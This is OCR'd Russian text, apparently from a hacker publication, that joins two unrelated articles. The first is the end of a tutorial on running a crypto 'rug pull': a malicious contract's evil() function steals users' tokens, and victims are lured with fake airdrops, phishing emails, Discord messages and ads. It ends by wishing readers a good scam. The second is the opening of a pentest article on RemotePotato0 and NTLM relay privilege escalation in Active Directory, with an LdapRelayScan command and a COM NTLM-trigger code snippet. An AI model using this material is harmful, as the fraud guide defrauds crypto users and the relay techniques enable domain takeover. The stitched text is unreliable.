
В контракте XSSISChef вызываем функцию evil(), в address указываем адрес контракта токена, который мы хотим украсть, в bytes - то, что скопировали из консоли.



Я пытаюсь украсть 999900 токенов и перевести их на другой адрес:



И вот что из этого вышло:



Дополнение.

Контракт XSSChef деплоится в mainet так же, как и в testnet, подготавливаем только один токен, который предназначен для награды.

Чтобы украсть токены у жертвы, нужно следить в Etherscan за теми адресами, которые взаимодействуют с нашим контрактом. Знаю, это дело не продумано, по-хорошему нужно написать скрипт, который автоматизирует эти действия. Если хотим добавить новые пулы во вкладке Menu (frontend), то нужно найти файл constants.js и просто добавить новые пулы в supportedPools. Пулы - это новые токены, которые заносятся пользователем к нам в контракт, и которые мы можем украсть.

Мы справились! Я показал свой некоторый опыт по запуску крипто проектов и обману пользователей, используя смарт-контракты. Этот вид мошенничества называется Rug Pull. Эту тему можно крутить-вертеть как душе угодно, все зависит лишь от вашего воображения. Есть разные способы, и, на мой взгляд, самые профитные варианты привлечения пользователей. Airdrop токенов на адреса пользователей популярного проекта, который в тоже время, что и мы делает Airdrop, базу адресов можно спарсить по транзакциям. Хорошо работает рассылка по Email ящикам или Discord аккаунтам со ссылкой на фейк. Ну и, конечно же, YouTube/AdWords трафик. Профит в данной теме разнится: я работаю и хорошо себя чувствую. Есть пример, Badger DAO был взломан, где использован именно этот метод монетизации. Мой мануал подходит и для токенов ERC-721 (NFT), все делается по аналогии. Я показал лишь часть из своих наработок и готов ими делиться со всеми. Весь материал будет прикреплен к этой статье. Спасибо за внимание и удачного скама!

ФАЙЛЫ ОТ АВТОРА


УДАЛЕННАЯ
КАРТОФЕЛИНА ZERO
SNOVVCRASH

Удаленная Картошка Ноль и Cobalt Strike. Повышаем привилегии в AD через кросс-протокольную атаку NTLM Relay

by snovvcrash

Идея для этой статьи пришла после одного внутряка, когда я попал в среду Active Directory, где члены группы безопасности Domain Users (все пользователи домена) обладали привилегией для удаленного подключения к контроллерам по протоколу RDP. Хоть это уже само по себе ужасная мисконфига, атакующий все еще должен найти способ для локального повышения привилегий на DC, что проблематично, если на системе стоят все хотфиксы. Здесь и приходит на помощь баг фича из серии Microsoft Won't Fix List – кросс-сессионное провоцирование вынужденной аутентификации по протоколу RPC – которая при отсутствии защиты служб LDAP(S) от атак NTLM Relay мгновенно подарит нам ключи от Королевства.

Далее мы поговорим о различных вариациях проведения данной атаки с использованием (и без) эксплоита RemotePotato0.exe, о том, как скрыть его от Windows Defender, а также я покажу, что делать в случае, если в нашем распоряжении есть только маячок CS и нет вспомогательного хоста внутри локальной сети, по словам автора эксплоита «необходимого» для атаки.

ДИСКЛЕЙМЕР

Вся информация в этой статье представлена исключительно в исследовательских целях. Автор не несет ответственности за любое неправомерное и/или незаконное использование опубликованных материалов. Неправомерное завладение компьютерной информацией, создание и распространение вредоносного ПО, а также проведение несанкционированных мероприятий по тестированию на проникновение преследуется по закону. Все описанные действия выполнялись в частной инфраструктуре автора статьи, ни одна уточка не пострадала. Dixi.

Предыстория

Итак, внутренний пентест. Все по классике: только я, мой ноутбук, капюшон с маской Гая Фокса, переговорка, скоммутированная розетка RJ-45 и просторы корпоративной сети жертвы аудита. Отсутствие правил фильтрации IPv6 в моем широковещательном домене – в роли уязвимости, отравленные пакеты DHCPv6 Advertise с link-local IPv6-адресом моего ноутбука (mitm6) – в роли атаки, и вот получен первоначальный аутентифицированный доступ в среду AD. Далее сбор дампа «блада» с помощью BloodHound.py, пока все по классике. Но вот то, что было дальше, ПОВЕРГЛО ВСЕХ В ШОК (ПЕРЕЙДИ ПО ССЫЛКЕ ДЛЯ ПРОДОЛЖЕНИЯ)...

Шучу, всего лишь все доменные пользюки могут коннектиться к контроллерам домена по RDP, что может пойти не так?




Рис. 1. Найди уязвимость на картинке

На самом деле, уже в этот момент можно начинать потирать руки в предвкушении кредов доменадмина. Убедимся, что мы можем релеить Net-NTLMv2 аутентификацию на службы LDAP(S) с помощью LdapRelayScan.

Bash:

~$ python3 LdapRelayScan.py -method BOTH -dc-ip <REDACTED> -u <REDACTED> -p <REDACTED>




Рис. 2. PARTY TIME, ~~бич~~!

Неудивительно, что LDAP Signing (защита LDAP, 389/TCP) и LDAP Channel Binding (защита LDAPS, 636/TCP) отключены – еще мало кто осознал, что это мастхэв-mitigations АД в наше время.

А теперь по порядку, что со всем этим можно сделать...

Немного (нудной теории) о «картошках»

Теория – это всегда нудно и скучно, но в этом случае она прям сильно нужна для базового представления о проводимой атаке. Я постараюсь не затягивать.

RottenPotato & Co.

В далеком 2016 г. умные люди придумали RottenPotato – технику локального повышения привилегий с сервисных аккаунтов Windows (например, IIS APPPOOL\DefaultAppPool или NT Service\MSSQL$SQLEXPRESS), обладающих привилегей олицетворения чужих токенов безопасности (aka SeImpersonatePrivilege), до NT AUTHORITY\SYSTEM.

Для этого атакующий должен был:

1. Спровоцировать вынужденную аутентификацию со стороны NT AUTHORITY\SYSTEM на машине-жертве через триггер API-ручки DCOM/RPC CoGetInstanceFromIStorage в отношении локального слушателя (выступает в роли «человека посередине»).
2. Одновременно провести локальную атаку NTLM Relay на службу RPC (135/TCP) и дернуть API-вызов DCOM/RPC AcceptSecurityContext, передавая ему содержимое NTLM-части запроса Negotiate (NTLM Type 1) от NT AUTHORITY\SYSTEM.
3. Подменить NTLM-челлендж (NTLM Type 2), исходящий от службы RPC (135/TCP), на челлендж, полученный из ответа AcceptSecurityContext, и продолжить изначальный релей на RPC из шага 1. В данном контексте NTLM-ответ службы RPC (135/TCP) используется просто как шаблон сетевого ответа, в который мы инжектим нужное нам тело NTLM-челленджа.
4. После успешного получения NTLM-аутентификации (NTLM Type 3) клиента RPC из шага 1 в ответ на NTLM-челлендж (NTLM Type 2) из шага 3 зарелеить ее на RPC-ручку AcceptSecurityContext и получить токен системы. На этом NTLM Relay окончен.
5. Имперсонировать (олицетворить) NT AUTHORITY\SYSTEM. Мы можем это сделать в силу наличия у нас привилегии SeImpersonatePrivilege.




Рис. 3. Механизм работы RottenPotato (изображение – jlajara.gitlab.io)

Некоторое время спустя лавочку прикрыли, запретив DCOM/RPC общаться с локальными слушателями – никаких тебе больше МитМ-ов. Но «картошки» все равно претерпевали изменения: были напилены LonelyPotato (неактуально) и JuicyPotato – улучшенная версия RottenPotato, умеющая работать с разными значениями CLSID (Class ID, идентификатор COM-класса) для «арбузинга» других служб (помимо BITS, которую использовала оригинальная «картошка»), в которых реализован интерфейс IMarshal для триггера NTLM-аутентификации.

Тригер NTLM-аутентификации

В данном случае процесс провоцирования NTLM-аутентификации в своей основе имеет схожей принцип с вредоносной десериализацией объектов, только здесь это называется «анмаршалинг» – процесс восстановления COM-объекта из последовательности бит после его передачи в целевой метод в качестве аргумента.

Атакующий создает вредоносный COM-объект класса IStorage и вызывает API CoGetInstanceFromIStorage с указанием создать объект класса с конкретным идентификатором CLSID и инициализировать его состоянием из маршализированного вредоносного объекта. Одно из полей маршализированного объекта содержит указатель на подконтрольный атакующему слушатель, на который автоматически приходит отстук с NTLM-аутентификацией в процессе анмаршалинга.

C++:

```
public static void BootstrapComMarshal(int port)
{
   IStorage stg = ComUtils.CreateStorage();

   // Use a known local system service COM server, in this cast BITSv1
   Guid clsid = new Guid("4991d34b-80a1-4291-83b6-3328366b9097");

   TestClass c = new TestClass(stg, String.Format("127.0.0.1[{0}]", port));

   MULTI_QI[] qis = new MULTI_QI[1];

   qis[0].pIID = ComUtils.IID_IUnknownPtr;
   qis[0].pItf = null;
   qis[0].hr = 0;

   CoGetInstanceFromIStorage(null, ref clsid,
      null, CLSCTX.CLSCTX_LOCAL_SERVER, c, 1, qis);
}
```

Подробнее о механизме триггера NTLM-аутентификации в ходе абьюза DCOM/RPC можно почитать в первом репорте на эту тему можно прочесть тут.

RoguePotato

С релизом RoguePotato – эволюционировавшей версией Juicy Potato – был продемонстрирован альтернативный подход к олицетворению привилегированных системных токенов:

1.
2. Атакующий поднимает кастомный сервис OXID (Object Exporter ID) Resolver на локальном порту атакуемой машины, отличном от 135/TCP. OXID-резолвер используется в Windows для разрешения идентификатора вызываемого интерфейса RPC (в нашем случае подконтрольного аттакеру) в его имя, т. е. в строку RPC-биндинга.
3. Атакующий говорит службе DCOM/RPC машины-жертвы постучаться на удаленный IP-адрес (контролируется атакующим) для резолва той самой OXID-записи. Это необходимо в силу того, что Microsoft запретили обращение к локальным OXID-резолверам, слушающим НЕ на порту 135/TCP.
4. На том самом удаленном IP-адресе аттакер поднимает socat (или любой другой TCP-редиректор) на порту 135/TCP и зеркалит пришедший OXID-запрос на атакуемую машину в порт, на котором слушает кастомный сервис OXID Resolver из шага 1. Последний резолвит предоставленный идентификатор в стрингу RPC-биндинга именнованного канала ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper].
5. Далее машина-жертва наконец-то делает вредоносный RPC-вызов (API-ручка IRemUnkown2) с подключением к подконтрольному атакующему пайпу из шага 3, что позволяет нам олицетворить подключившегося клиента с помощью RpcImpersonateClient, как это описал @itm4n в судьбоносном ресерче PrintSpoofer - Abusing Impersonation Privileges on Windows 10 and Server 20




Рис. 4. Механизм работы RoguePotato (изображение – jlajara.gitlab.io)

С базовой теорией закончили.

Небольшая ремарка - Хороший тамлайн с кратким описанием всех «картошек» можно найти в этой статье.

RemotePotato0

И опять немного нудной теории.


Введение

